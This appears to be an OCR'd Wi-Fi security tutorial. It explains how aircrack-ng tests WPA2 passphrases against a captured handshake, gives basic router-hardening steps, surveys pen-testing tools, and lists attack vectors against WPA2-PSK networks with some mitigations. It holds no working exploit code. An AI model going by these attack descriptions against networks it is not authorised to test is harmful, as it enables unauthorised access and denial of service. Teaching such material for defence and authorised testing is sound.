
- First `aircrack-ng` extract SSID, ANonce, SNonce, A-MAC, S-MAC and MIC from Msg2 or Msg3 depending on which message is captured and is there in the `.cap` file (default is MIC from Msg2).
- For each password in the wordlist perform the following steps:
  - Compute **PMK = PBKDF2('passphrase', SSID)**
  - Compute **PTK = PRF(PMK, ANonce, SNonce, A-MAC, S-MAC)**
  - Extract `KCK` from `PTK` and use this `KCK` to recompute `MIC` of Msg2 (by default).
  - Compares this `MIC` with the captured `MIC`. In case of a match password is correct otherwise, `aircrack-ng` moves on to the next password in the wordlist and repeat.

Secure your Home Router:


Login to your Home Router:


- Connect your laptop/mobile with your home router, open a browser and visit http://192.168.100.1
- This will open the opposite login screen; provide the credentials and you will land on the home page shown below: (yours may vary depending on the model and version of your router)





Choose the Authentication method and provide a strong Pre-Shared Key (passphrase):





Tools used in Wi-Fi Pen-Testing

- The **`iwconfig`** is similar to `ifconfig`, but is specifically used for configuring and displaying wireless network interfaces. Using `iwconfig`, you can set wireless-specific parameters such as SSID, mode (Managed/Monitor), frequency, bit rate, signal strength and wireless security protocol (WEP/WPA/WPA2).
- The **`aircrack-ng`** is a complete suite of tools used for Wi-Fi pen-testing, focusing on NW monitoring, packet capture, packet injection, and WEP/WPA/WPA2 cracking. The **"air"** part of the name refers to wireless or airborne communication, **"crack"** refers to its ability to crack WEP/WPA/WPA2 keys, and finally **"ng"** refers to next generation. It comes pre-installed on Kali Linux, otherwise you can install this suite using following command:

  `$ sudo apt install aircrack-ng`

- Following tools are part of `aircrack-ng` suite:
  - **`airmon-ng`** (air+monitor) is used to enable/disable monitor mode on wireless interfaces.
  - **`airodump-ng`** (air+dump) captures and display Wi-Fi packets (handshakes, IVs).
  - **`aireplay-ng`** (air+replay) is used to inject/replay packets to test or attack Wi-Fi NWs.
  - **`aircrack-ng`** (air+crack) cracks WEP and WPA/WPA2-PSK keys using captured data (handshakes, IVs).
  - **`airolib-ng`** (air+library) manages and speeds-up WPA/WPA2 cracking using pre-computed hashes.
  - **`airbase-ng`** (airbase) creates fake access points or rogue APs for MitM attacks.
  - **`airdecap-ng`** (air+decapsulation) is used to decrypt WEP/WPA packets from a captured file.
  - **`tkiptun-ng`** (tkip+tunnel) is used to exploit WPA-TKIP vulnerabilities.

Some additional Tools:

- The **`wifite`** is an automated Wi-Fi hacking tool for WEP/WPA/WPA2 attacks. It automates `airodump-ng`, `aireplay-ng`, and `aircrack-ng` workflows to capture handshakes, crack passwords, and test WPS vulnerabilities with minimal manual input.
- The **`betterCAP`** is a powerful MITM framework for Wi-Fi, Bluetooth and Ethernet attacks (a replacement of `ettercap`). It is used to perform credential sniffing, arp poisoning, dns spoofing, deAuth attacks, and SSL stripping.
- The **`scapy`** is a packet manipulation tool for custom Wi-Fi exploits. It works by crafting and injecting. Custom frames used in KRACK attacks, and beacon spoofing.
- The **`kismet`** is a network detector, sniffer and Intrusion Detection System. It scans for hidden SSIDs, detects rogue APs, and logs client probes, traffic and device fingerprints.
- The **`Reaver`** is a WPS PIN brute-forcing tool, that exploits weak WPS implementations to recover the APs PIN and gain network access.
- The **`airgeddon`** is All-in-one Wi-Fi auditing framework that combines `airodump-ng`, `aircrack-ng`, `reaver`, and other tools into an interactive menu-driven interface.

Attack Vectors against WPA2-Personal (PSK) Networks

- **Handshake Capture + Brute-Force/Dictionary Attack:** An attacker starts capturing packets using tools like `airodump-ng` or `kismet`, launch dauth attack using `aireplay-ng` forcing clients to disconnect and then reconnect. Meanwhile attacker captures the 4-way handshake packets. Finally, attacker use tools like `aircrack-ng` or `hashcat` to brute-force the password.
- **DeAuth Attack:** An attacker can flood clients with deAuth frames, forcing them off the wireless network causing denial-of-service (DoS).
- **Evil Twin (Rogue AP) Attack:** An attacker sets up a fake/rogue AP with the same SSID using tools like `airbase-ng`, `bettercap`, `ettercap`, `fluxion`, or `airgeddon`. Clients connect to it instead of the real AP, and attacker succeed to capture the credentials/data. Mitigation against such attacks is to use WPA3-Enterprise and disable SSID broadcasting. Use some technique to detect rogue AP inside your wireless NW.
- **PMKID Attack (No client needed):** The AP sometimes sends a PMKID (Pairwise Master Key Identifier) in the first message, which the attacker extract using `hcxdumptool` and convert it to hash format using `hcxpcaptool`. The attacker then cracks it offline using `hashcat`. Mitigation against such attacks is to disable WPA2-Personal and use WPA3-SAE.
- **KRACK (Key Reinstallation Attack):** This also exploits a flaw in WPA2 4-way handshake to replay encryption keys using tools like `scapy` or using `krackattack` python script, allowing decryption of traffic without needing a password. Mitigation against such attacks is to use WPA3 and ensure that all devices are patched as most modern OSs have fixes to this attack.
- **Downgrade Attack (WPA3 → WPA2):** This attack forces devices to use weaker protocols using tools like `aircrack-ng` or using custom scripts.
- **Beacon Flooding:** This attack spams fake SSIDs to disrupt scanning tools or hide real networks using tools like `mdk3` and `mdk4`.
- **Wi-Fi Jamming:** This attack disrupts signals using Radio Frequency interference using tools like `HackRF`, and `gnuradio`.